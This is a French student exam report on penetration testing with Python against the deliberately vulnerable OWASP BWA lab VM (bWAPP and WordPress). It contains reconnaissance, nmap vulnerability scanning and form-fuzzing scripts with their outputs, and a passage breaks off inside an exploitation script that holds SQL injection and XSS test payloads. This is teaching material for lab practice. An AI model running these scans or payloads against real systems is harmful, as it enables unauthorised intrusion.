

# EXAMEN RAPPORT DE PYTHON POUR TEST D'INTRUSION



## Participants

TORODO GABOU MOHAMED  
BOSSON KACOU JEAN EUDE  
EHUI ADDOH CHRISTIAN  
DJIRE AMINATA  
BICABA JEAN PHILIPPE

## Professeur

Dr ATTA

# SOMMAIRE

|      |  |    |
|------|--|----|
| I.   | INTRODUCTION .....   | 4  |
| II.  | PREREQUIS .....  | 4  |
| III. | RAPPORT DES TESTS D'INTRUSION .....  | 6  |
| A.   | Rapport de collecte d'informations .....   | 6  |
| 1.   | Script python de collecte et d'analyse .....                                       | 6  |
| 2.   | Explication du script .....  | 8  |
| 2.1  | Phase 1 : Collecte d'informations .....  | 8  |
| a)   | Importation des bibliothèques : .....  | 8  |
| b)   | Fonction collecter_informations(url) : .....                                       | 8  |
| c)   | Exécution de la collecte d'informations : .....                                    | 9  |
| 2.2  | Phase 2 : Analyse des vulnérabilités .....   | 9  |
| a)   | Importation de nmap : .....  | 9  |
| b)   | Fonction analyser_vulnerabilites(ip) : .....                                       | 9  |
| c)   | Exécution de l'analyse des vulnérabilités : .....                                  | 9  |
| 3.   | Exécution du script .....  | 10 |
| a)   | Collecte d'informations pour BWAPP (http://192.168.136.137/bWAPP/portal.php) ..... | 10 |
| b)   | Collecte d'informations pour WordPress (http://192.168.136.137/wordpress/) .....   | 11 |
| B.   | Rapport d'analyse de vulnérabilité .....   | 12 |
| 1.   | Script python d'analyse des vulnérabilités .....                                   | 12 |
| 2.   | Explication du script python .....   | 12 |
| 2.1  | Importation des bibliothèques .....  | 12 |
| 2.2  | Fonction fuzzing_formulaire(url) .....   | 13 |
| a)   | Récupération de la page web .....  | 13 |
| b)   | Analyse du html avec BeautifulSoup .....   | 13 |
| c)   | Pour chaque formulaire trouvé .....  | 13 |
| d)   | Préparation des données pour le fuzzing .....                                      | 13 |
| e)   | Envoie des données de fuzzing .....  | 13 |
| 2.3  | Execution du fuzzing pour les deux sites spécifiés .....                           | 13 |
| 3.   | Exécution du script python .....   | 14 |
| a)   | Début de l'analyse des vulnérabilités supplémentaire .....                         | 14 |
| b)   | Fuzzing des formulaires pour http://192.168.136.137/bWAPP/login.php : .....        | 14 |
| c)   | Fuzzing des formulaires pour http://192.168.136.137/wordpress/ : .....             | 14 |
| d)   | L'analyse de vulnérabilités supplémentaires est terminée .....                     | 14 |

|   |    |
|---|----|
| <b>C. Preuve de concept d'exploitation</b>  | 15 |
| 1. Script python d'exploitation   | 15 |
| 2. Explication du script python   | 15 |
| 2.1 Importation des bibliothèques   | 15 |
| 2.2 Fonction principale : <code>exploiter_vulnerabilites(url)</code>                            | 16 |
| a) <code>tester_sql_injection(url, param)</code>  | 16 |
| b) <code>tester_xss(url, param)</code>  | 16 |
| c) Test de vulnérabilités spécifiques à WordPress   | 16 |
| 3. Exécution du script python   | 16 |
| a) Exploitation des vulnérabilités pour <code>http://192.168.136.137/bWAPP</code> :             | 17 |
| b) Exploitation des vulnérabilités pour <code>http://192.168.136.137/wordpress</code> :         | 17 |
| c) Version WordPress détectée : 2.0 :   | 17 |
| d) L'exploitation des vulnérabilités est terminée :   | 17 |
| <b>D. Rapport de post exploitation</b>  | 18 |
| 1. Script python du rapport   | 18 |
| 2. Explication du script python   | 18 |
| 2.1 Importation des bibliothèques   | 18 |
| 2.2 Fonction 1 : <code>maintenir_acces_ssh(hostname, port, username, password, commande)</code> | 18 |
| 2.3 Fonction 2 : <code>collecter_infos_systeme()</code>   | 19 |
| 3. Exécution du script python   | 19 |
| <b>E. Reporting</b>   | 21 |
| 1. Script python  | 21 |
| 2. Explication du script python   | 22 |
| 2.1 Modules importés :  | 22 |
| 2.2 Fonctions principales :   | 22 |
| ❖ <code>generate_html_report(target, vulnerabilities, graph_path)</code> :                      | 22 |
| 3. Exécution du script python   | 23 |
| a) <code>vulnerabilities_graph.png</code> :   | 23 |
| b) <code>rapport_securite.html</code> :   | 23 |
| <b>IV. CONCLUSION</b>   | 25 |

## I. INTRODUCTION

Dans un monde où les menaces numériques sont en constante évolution, la sécurité des applications web est devenue une priorité majeure pour les entreprises et les organisations. Afin de mieux comprendre et contrer ces menaces, le projet OWASP Broken Web Applications (OWASP BWA) offre une collection d'applications web intentionnellement vulnérables. Ces applications sont conçues pour permettre aux professionnels de la sécurité, aux développeurs, et aux étudiants de pratiquer des tests d'intrusion en toute sécurité.

Ce projet a pour objectif de mener des tests d'intrusion approfondis sur ces deux applications en utilisant des outils Python. Il s'agit de passer par les phases classiques de reconnaissance, d'analyse de vulnérabilités, d'exploitation et de post-exploitation, afin de mettre en évidence les faiblesses de ces systèmes et de proposer des mesures correctives. Ce rapport présente les résultats de ces tests, en détaillant les techniques utilisées et les vulnérabilités découvertes.

## II. PREREQUIS

Les prérequis ont pour objectif de mettre en place l'environnement dont nous avons besoin pour réaliser à bien se projet

- Téléchargement de l'environnement de travail OWAPS
  - o <https://sourceforge.net/projects/owaspbwa/>
- Pour la virtualisation des machines, nous allons travailler avec VMware
- Importons la machine virtuel OWAPS puis installons Ubuntu desktop dans VMware
- Configuration du réseau de la machine virtuel pour qu'elle soit accessible de puis notre réseau local de test (Ubuntu Desktop)

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.136.137/

You can administer / configure this machine through the console here, by SSHing
to 192.168.136.137, via Samba at \\192.168.136.137\, or via phpmyadmin at
http://192.168.136.137/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOW
    N qlen 1000
    link/ether 00:0c:29:22:d6:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.136.137/24 brd 192.168.136.255 scope global eth0
        inet6 fe80::20c:29ff:fe22:d6a6/64 scope link
            valid_lft forever preferred_lft forever
root@owaspbwa:~#
root@owaspbwa:~#
root@owaspbwa:~#
root@owaspbwa:~# _
```


- Test de communication entre notre réseau local et la machine OWAPS

```
root@M-TORODO:/home/torodo# ping 192.168.136.137
PING 192.168.136.137 (192.168.136.137) 56(84) bytes of data.
64 bytes from 192.168.136.137: icmp_seq=1 ttl=64 time=0.888 ms
64 bytes from 192.168.136.137: icmp_seq=2 ttl=64 time=0.507 ms
64 bytes from 192.168.136.137: icmp_seq=3 ttl=64 time=0.479 ms
64 bytes from 192.168.136.137: icmp_seq=4 ttl=64 time=0.709 ms
64 bytes from 192.168.136.137: icmp_seq=5 ttl=64 time=0.624 ms
^C
--- 192.168.136.137 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4054ms
rtt min/avg/max/mdev = 0.479/0.641/0.888/0.148 ms
```


## IMPORTANT

*Nous tenons à rappeler que les tests d'intrusion se feront uniquement sur les applications WordPress et BWAPP*


## Présentation interface OWAPS



## Présentation interface OWAPS (BWAPP)



## Présentation interface OWAPS (WordPress)



## III. RAPPORT DES TESTS D'INTRUSION

### A. Rapport de collecte d'informations

Dans cette partie nous allons faire de la reconnaissance sur les applications web concernés (BWAPP et WordPress) avec des outils Request et BeautifulSoup.

### 1. Script python de collecte et d'analyse

```

Ouvrir  Q1.py  Enregistrer
~/Bureau

1 print("Début de la phase de collecte d'informations")
2
3 # Importation des bibliothèques nécessaires
4 import requests
5 from bs4 import BeautifulSoup, Comment
6 import re
7 from urllib.parse import urljoin
8
9 def collecter_informations(url):
10     print(f"Collecte d'informations pour {url}")
11
12     try:
13         # Récupération de la page web
14         reponse = requests.get(url)
15         reponse.raise_for_status() # Lève une exception pour les codes d'erreur HTTP
16         soup = BeautifulSoup(reponse.text, 'html.parser')
17
18         # Extraction des formulaires
19         formulaires = soup.find_all('form')
20         print(f"Nombre de formulaires trouvés : {len(formulaires)}")
21
22         # Extraction des liens
23         liens = soup.find_all('a')
24         print(f"Nombre de liens trouvés : {len(liens)}")
25
26         # Extraction des scripts JavaScript
27         scripts = soup.find_all('script')
28         print(f"Nombre de scripts JavaScript trouvés : {len(scripts)}")
29
30         # Extraction des commentaires HTML
31         commentaires = soup.find_all(string=lambda text: isinstance(text, Comment))
32         print(f"Nombre de commentaires HTML trouvés : {len(commentaires)}")
33
34         # Extraction des méta-informations
35         meta_tags = soup.find_all('meta')
36         print(f"Nombre de balises meta trouvées : {len(meta_tags)}")
37
38         # Recherche de points d'entrée potentiels (ex: paramètres GET)
39         parametres_get = re.findall(r'?(?!\w+)=', str(soup))
40         print(f"Nombre de paramètres GET potentiels trouvés : {len(set(parametres_get))}")
41
42         # Extraction des technologies utilisées
43         technologies = []
44         if soup.find(attrs={"name": "generator"}):
45             technologies.append(soup.find(attrs={"name": "generator"})['content'])
46         print(f"Technologies détectées : {', '.join(technologies)}")
47
48         # Recherche de fichiers sensibles
49         fichiers_sensibles = ['/robots.txt', '/sitemap.xml', '/.htaccess', '/wp-config.php', '/config.php']
50         for fichier in fichiers_sensibles:
51             url_fichier = urljoin(url, fichier)
52             reponse = requests.head(url_fichier)
53             if reponse.status_code == 200:
54                 print(f"Fichier sensible trouvé : {url_fichier}")
55
56     except requests.RequestException as e:
57         print(f"Erreur lors de la récupération de {url} : {e}")
58
59 # Exécution de la collecte d'informations pour BWAPP et WordPress
60 collecter_informations("http://192.168.136.137/bwapp/portal.php")
61 collecter_informations("http://192.168.136.137/wordpress/")
62
63 print("La phase de collecte d'informations est terminée.")
64
65 # Phase 2 : Analyse de vulnérabilités
66
67 print("Début de la phase d'analyse de vulnérabilités")
68
69 import nmap
70
71 def analyser_vulnerabilites(ip):
72     print(f"Analyse des vulnérabilités pour {ip}")
73
74     try:
75         nm = nmap.PortScanner()
76         nm.scan(ip, arguments='-sV --script vuln')
77
78         for host in nm.all_hosts():
79             print(f"Hôte : {host}")
80             for proto in nm[host].all_protocols():
81                 print(f"Protocole : {proto}")
82                 ports = nm[host][proto].keys()
83                 for port in ports:
84                     print(f"Port : {port}")
85                     print(f"État : {nm[host][proto][port]['state']}")
86                     print(f"Service : {nm[host][proto][port]['name']}")
87                     if 'script' in nm[host][proto][port]:
88                         for script in nm[host][proto][port]['script']:
89                             print(f"Script : {script}")
90                             print(f"Résultat : {nm[host][proto][port]['script'][script]}")
91
92     except nmap.PortScannerError as e:
93         print(f"Erreur lors de l'analyse des vulnérabilités pour {ip} : {e}")
94
95 # Exécution de l'analyse de vulnérabilités pour BWAPP et WordPress
96 analyser_vulnerabilites("adresse_ip_bwapp")
97 analyser_vulnerabilites("adresse_ip_wordpress")
98
99 print("La phase d'analyse de vulnérabilités est terminée.")
100
101 # Les phases suivantes (Exploitation, Post-exploitation et Reporting) nécessiteraient plus de détails et de contexte spécifique pour être implémentées de manière sûre et éthique.
102
103 print("Les phases d'Exploitation, Post-exploitation et Reporting nécessitent une analyse plus approfondie et des autorisations spécifiques.")

```

## 2. Explication du script

### 2.1 Phase 1 : Collecte d'informations

#### a) Importation des bibliothèques :

- **requests** : Pour envoyer des requêtes HTTP et récupérer les pages web.
- **BeautifulSoup** (de `bs4`) : Pour analyser le code HTML et extraire des informations spécifiques.
- **Comment** : Pour identifier les commentaires HTML.
- **re** : Pour les expressions régulières, utile pour rechercher des motifs dans le code HTML.
- **urljoin** : Pour manipuler les URLs, notamment pour accéder à des fichiers sensibles.

#### b) Fonction `collecter_informations(url)` :

Cette fonction prend une URL en entrée et effectue plusieurs tâches pour collecter des informations pertinentes.

- Récupération de la page web : Utilisation de `requests.get(url)` pour récupérer le contenu de la page web. Si une erreur HTTP survient (par exemple, 404 ou 500), elle est gérée par `raise_for_status()`.
- Extraction des formulaires : Le code utilise `soup.find_all('form')` pour lister tous les formulaires présents sur la page, ce qui peut être intéressant pour une future exploitation (par exemple, injection de données).
- Extraction des liens : Tous les liens de la page (`<a>` tags) sont listés pour cartographier la structure du site.
- Extraction des scripts JavaScript : L'analyse des scripts JavaScript peut révéler des informations sensibles ou des failles potentielles.
- Extraction des commentaires HTML : Les commentaires HTML peuvent contenir des notes laissées par les développeurs qui pourraient divulguer des informations sur l'infrastructure ou des vulnérabilités potentielles.
- Extraction des méta-informations : Les balises `<meta>` peuvent indiquer les technologies utilisées (par exemple, un générateur de site comme WordPress).
- Recherche de points d'entrée GET : Utilisation d'une expression régulière pour détecter les paramètres passés dans les URLs via des requêtes GET, ce qui peut être exploité pour des injections ou d'autres attaques.
- Détection des technologies : Le code cherche des informations sur les technologies utilisées via des balises `<meta>` (comme les générateurs de site).
- Recherche de fichiers sensibles : Certains fichiers comme `/robots.txt` ou `/wp-config.php` peuvent contenir des informations critiques. Le code tente d'accéder à ces fichiers et vérifie s'ils sont accessibles.



- Gestion des erreurs : Si une requête échoue, une exception est levée et un message d'erreur est affiché.

### c) Exécution de la collecte d'informations :

La fonction est appelée pour deux URLs spécifiques :

- "http://192.168.136.137/bWAPP/portal.php"
- "http://192.168.136.137/wordpress/"

## 2.2 Phase 2 : Analyse des vulnérabilités

### a) Importation de nmap :

**nmap** est une bibliothèque utilisée pour l'analyse des ports et la détection des services. Il permet aussi de lancer des scripts d'analyse de vulnérabilités.

### b) Fonction `analyser_vulnerabilites(ip)` :

Cette fonction prend une adresse IP en entrée et exécute un scan de vulnérabilités.

- Initialisation du scanner : Utilisation de `nmap.PortScanner()` pour initialiser un scanner.
- Scan des services et exécution de scripts : Le scan utilise les arguments `-sV --script vuln` pour détecter les versions des services et lancer des scripts d'analyse de vulnérabilités.
- Parcours des résultats : Le code parcourt les hôtes scannés et affiche les informations par protocole (par exemple, TCP, UDP), port, état du service (ouvert/fermé), et les résultats des scripts associés.
- Gestion des erreurs : Si nmap rencontre un problème, une exception est levée avec un message spécifique.

### c) Exécution de l'analyse des vulnérabilités :

La fonction est appelée pour deux adresses IP qui doivent être définies dans le contexte (par exemple, les IPs des instances BWAPP et WordPress).

### 3. Exécution du script

```
root@M-TORODO:/home/torodo# python3 '/home/torodo/Bureau/Q1.py'
Début de la phase de collecte d'informations
Collecte d'informations pour http://192.168.136.137/bWAPP/portal.php
Nombre de formulaires trouvés : 1
Nombre de liens trouvés : 10
Nombre de scripts JavaScript trouvés : 1
Nombre de commentaires HTML trouvés : 1
Nombre de balises meta trouvées : 1
Nombre de paramètres GET potentiels trouvés : 1
Technologies détectées :
Collecte d'informations pour http://192.168.136.137/wordpress/
Nombre de formulaires trouvés : 1
Nombre de liens trouvés : 29
Nombre de scripts JavaScript trouvés : 1
Nombre de commentaires HTML trouvés : 7
Nombre de balises meta trouvées : 2
Nombre de paramètres GET potentiels trouvés : 5
Technologies détectées : WordPress 2.0
La phase de collecte d'informations est terminée.
Début de la phase d'analyse de vulnérabilités
Analyse des vulnérabilités pour adresse_ip_bwapp
Analyse des vulnérabilités pour adresse_ip_wordpress
La phase d'analyse de vulnérabilités est terminée.
Les phases d'Exploitation, Post-exploitation et Reporting nécessitent une analyse plus
approfondie et des autorisations spécifiques.
```

#### Explication des résultats

##### a) Collecte d'informations pour BWAPP (<http://192.168.136.137/bWAPP/portal.php>)

- Nombre de formulaires trouvés : 1  
Le code a détecté un formulaire HTML. Cela peut représenter un point d'entrée potentiel pour l'interaction avec l'application, où des attaques comme l'injection SQL ou XSS peuvent être envisagées.
- Nombre de liens trouvés : 10  
Le code a trouvé 10 liens dans la page. Les liens sont souvent utilisés pour cartographier la structure du site, identifier les pages internes, et potentiellement découvrir des pages non sécurisées ou cachées.
- Nombre de scripts JavaScript trouvés : 1  
Un seul script JavaScript a été trouvé. Les scripts peuvent parfois révéler des informations sensibles, comme des configurations ou des clés API.
- Nombre de commentaires HTML trouvés : 1  
Les commentaires HTML peuvent contenir des informations laissées par les développeurs qui pourraient divulguer des détails techniques ou des configurations.
- Nombre de balises meta trouvées : 1

Les balises meta fournissent des informations sur le site, comme le générateur de contenu, le codage des caractères, ou encore des instructions pour les moteurs de recherche.

- Nombre de paramètres GET potentiels trouvés : 1  
Le code a détecté un seul paramètre GET, ce qui pourrait indiquer un point d'entrée pour des manipulations d'URL ou des attaques comme l'injection SQL basée sur les URL.
- Technologies détectées : (Aucune technologie détectée spécifiquement)  
Aucune information sur la technologie ou le générateur de site n'a été détectée dans ce cas.

#### **b) Collecte d'informations pour WordPress (<http://192.168.136.137/wordpress/>)**

- Nombre de formulaires trouvés : 1  
Un formulaire a été détecté. Dans le cas de WordPress, il s'agit probablement du formulaire de connexion ou de recherche, des points d'entrée potentiels pour des attaques.
- Nombre de liens trouvés : 29  
Le nombre élevé de liens suggère une structure de site plus complexe avec de nombreuses pages et ressources accessibles.
- Nombre de scripts JavaScript trouvés : 1  
Un seul script JavaScript a été trouvé, ce qui est typique pour une page WordPress standard.
- Nombre de commentaires HTML trouvés : 7  
Le nombre élevé de commentaires peut indiquer des indices laissés par les développeurs ou des informations sur la configuration.
- Nombre de balises meta trouvées : 2  
Deux balises meta ont été détectées, fournissant des informations sur le site (comme le type de contenu).
- Nombre de paramètres GET potentiels trouvés : 5  
Cinq paramètres GET ont été identifiés. Cela peut indiquer plusieurs points d'entrée pour des manipulations d'URL ou des tests d'injections.
- Technologies détectées : WordPress 2.0  
Le site est identifié comme utilisant WordPress 2.0. Connaître la version exacte est crucial, car cela permet de rechercher les vulnérabilités spécifiques associées à cette version.

#### **Conclusion**

Ce code a correctement identifié les points d'entrée potentiels et fourni un bon aperçu des informations techniques du site.

## B. Rapport d'analyse de vulnérabilité

Après avoir mener a bien les travaux de reconnaissance, nous passons maintenant à la phase d'analyse des vulnérabilités découvertes

### 1. Script python d'analyse des vulnérabilités

```

1 print("Début de l'analyse de vulnérabilités supplémentaires")
2
3 import requests
4 from bs4 import BeautifulSoup
5 import random
6 import string
7 from urllib.parse import urljoin
8
9 def fuzzing_formulaire(url):
10     print(f"Fuzzing des formulaires pour {url}")
11
12     try:
13         reponse = requests.get(url)
14         reponse.raise_for_status() # Vérifier si la requête a réussi
15     except requests.RequestException as e:
16         print(f"Erreur lors de la récupération de la page : {e}")
17         return
18
19     soup = BeautifulSoup(reponse.text, 'html.parser')
20     formulaires = soup.find_all('form')
21
22     for formulaire in formulaires:
23         action = formulaire.get('action')
24         action_url = urljoin(url, action) if action else url
25         print(f"Formulaire trouvé : {action_url}")
26
27         champs = formulaire.find_all('input')
28         donnees = {}
29
30         for champ in champs:
31             nom = champ.get('name')
32             if nom:
33                 # Génération de données aléatoires pour le fuzzing
34                 donnees[nom] = ''.join(random.choices(string.ascii_letters + string.digits + string.punctuation, k=10))
35
36         # Envoi du formulaire avec les données de fuzzing
37         try:
38             reponse_fuzzing = requests.post(action_url, data=donnees)
39             print(f"Réponse du serveur : {reponse_fuzzing.status_code}")
40             if reponse_fuzzing.status_code == 500:
41                 print("Vulnérabilité potentielle détectée : Erreur serveur 500")
42         except requests.exceptions.RequestException as e:
43             print(f"Erreur lors du fuzzing : {e}")
44
45 # Exécution du fuzzing pour BWAPP et WordPress
46 fuzzing_formulaire("http://192.168.136.137/bwapp/login.php")
47 fuzzing_formulaire("http://192.168.136.137/wordpress/")
48
49 print("L'analyse de vulnérabilités supplémentaires est terminée.")

```

### 2. Explication du script python

Ce script effectue une technique de fuzzing sur les formulaires de deux sites web spécifiques : **BWAPP** et **WordPress**. Le fuzzing est une méthode utilisée pour tester la robustesse d'une application en injectant des entrées aléatoires ou malveillantes afin de découvrir des failles, des erreurs ou des comportements anormaux.

#### 2.1 Importation des bibliothèques

- **requests** : Bibliothèque utilisée pour envoyer des requêtes HTTP (GET, POST).
- **BeautifulSoup** : Utilisée pour analyser et extraire les éléments HTML de la page web.
- **random et string** : Utilisées pour générer des chaînes de caractères aléatoires.
- **urljoin** : Combine une URL de base avec une URL relative, pratique pour les formulaires avec des actions relatives.

## 2.2 Fonction `fuzzing_formulaire(url)`

Cette fonction réalise l'analyse et le fuzzing des formulaires trouvés à l'URL spécifiée.

### a) Récupération de la page web

- Une requête HTTP GET est envoyée à l'URL spécifiée.
- Si la requête échoue (par exemple, en cas d'erreur 404 ou 500), une exception est levée et gérée en affichant l'erreur.

### b) Analyse du html avec BeautifulSoup

Le contenu HTML est analysé pour extraire tous les formulaires présents dans la page.

### c) Pour chaque formulaire trouvé

- Action : Indique où les données du formulaire doivent être envoyées. S'il n'y a pas d'action spécifiée, l'URL de la page actuelle est utilisée.
- L'URL complète pour l'action est générée en utilisant `urljoin`.

### d) Préparation des données pour le fuzzing

- Chaque champ de type `<input>` du formulaire est analysé.
- Une chaîne aléatoire de 10 caractères est générée pour chaque champ, contenant des lettres, des chiffres, et des caractères spéciaux.

### e) Envoie des données de fuzzing

- Une requête HTTP POST est envoyée avec les données de fuzzing au serveur.
- Le script vérifie la réponse du serveur. Si un code d'erreur 500 est retourné, cela peut indiquer une vulnérabilité (par exemple, une erreur non gérée causée par les données malformées envoyées).

## 2.3 Execution du fuzzing pour les deux sites spécifiés

Le fuzzing est réalisé sur deux pages spécifiques :

- **BWAPP** : Typiquement une application d'entraînement pour les tests de sécurité.
- **WordPress** : Un CMS populaire où les formulaires comme la page de connexion sont des cibles communes pour les tests de sécurité.

## Conclusion

Ce script permet d'analyser automatiquement les formulaires d'un site web et de tester leur robustesse face à des données aléatoires, potentiellement malveillantes.

### 3. Exécution du script python

```
root@M-TORODO:/home/torodo# python3 '/home/torodo/Bureau/Q2.py'  
Début de l'analyse de vulnérabilités supplémentaires  
Fuzzing des formulaires pour http://192.168.136.137/bWAPP/login.php  
Formulaire trouvé : http://192.168.136.137/bWAPP/login.php  
Réponse du serveur : 200  
Fuzzing des formulaires pour http://192.168.136.137/wordpress/  
Formulaire trouvé : http://192.168.136.137/wordpress/  
Réponse du serveur : 200  
L'analyse de vulnérabilités supplémentaires est terminée.
```

#### Explications des résultats

##### a) Début de l'analyse des vulnérabilités supplémentaire

- Le script commence à analyser des vulnérabilités supplémentaires sur les URLs fournies.

##### b) Fuzzing des formulaires pour **http://192.168.136.137/bWAPP/login.php** :

- Le script effectue un fuzzing, c'est-à-dire qu'il teste diverses entrées pour le formulaire à l'URL indiquée afin de détecter des failles de sécurité.
- **Formulaire trouvé** : Un formulaire de connexion a été identifié à l'URL spécifiée.
- **Réponse du serveur : 200** indique que le serveur a répondu correctement, avec succès, ce qui signifie que l'URL est accessible et le formulaire est opérationnel.

##### c) Fuzzing des formulaires pour **http://192.168.136.137/wordpress/** :

- De la même manière, le script analyse les formulaires sur l'URL liée à WordPress.
- **Formulaire trouvé** : Un formulaire a été identifié sur cette URL.
- **Réponse du serveur : 200** indique également une réponse réussie du serveur.

##### d) L'analyse de vulnérabilités supplémentaires est terminée

- Le script a terminé son analyse, et aucune erreur n'a été signalée.

## C. Preuve de concept d'exploitation

Nous passons à la troisième étape concernant les scripts et les résultats des exploits réalisés. Ce script Python est conçu pour analyser et exploiter certaines vulnérabilités courantes sur des applications web.

### 1. Script python d'exploitation

```

1 import requests
2 from pwn import *
3 import time
4
5 def exploiter_vulnerabilites(url):
6     print(f"Exploitation des vulnérabilités pour {url}")
7
8     # Fonction pour tester une injection SQL
9     def tester_sql_injection(url, param):
10         payloads = ["' OR '1'='1", "' UNION SELECT NULL,NULL,NULL--, 'admin' --"]
11         for payload in payloads:
12             try:
13                 r = requests.get(f"{url}?{param}={payload}")
14                 if "error in your SQL syntax" in r.text:
15                     print(f"Vulnérabilité SQL Injection détectée avec le payload: {payload}")
16                     return True
17             except requests.RequestException as e:
18                 print(f"Erreur lors du test SQL Injection: {e}")
19         return False
20
21     # Fonction pour tester une faille XSS
22     def tester_xss(url, param):
23         payloads = ["<script>alert('XSS')</script>", "<img src=x onerror=alert('XSS')>"]
24         for payload in payloads:
25             try:
26                 r = requests.get(f"{url}?{param}={payload}")
27                 if payload in r.text:
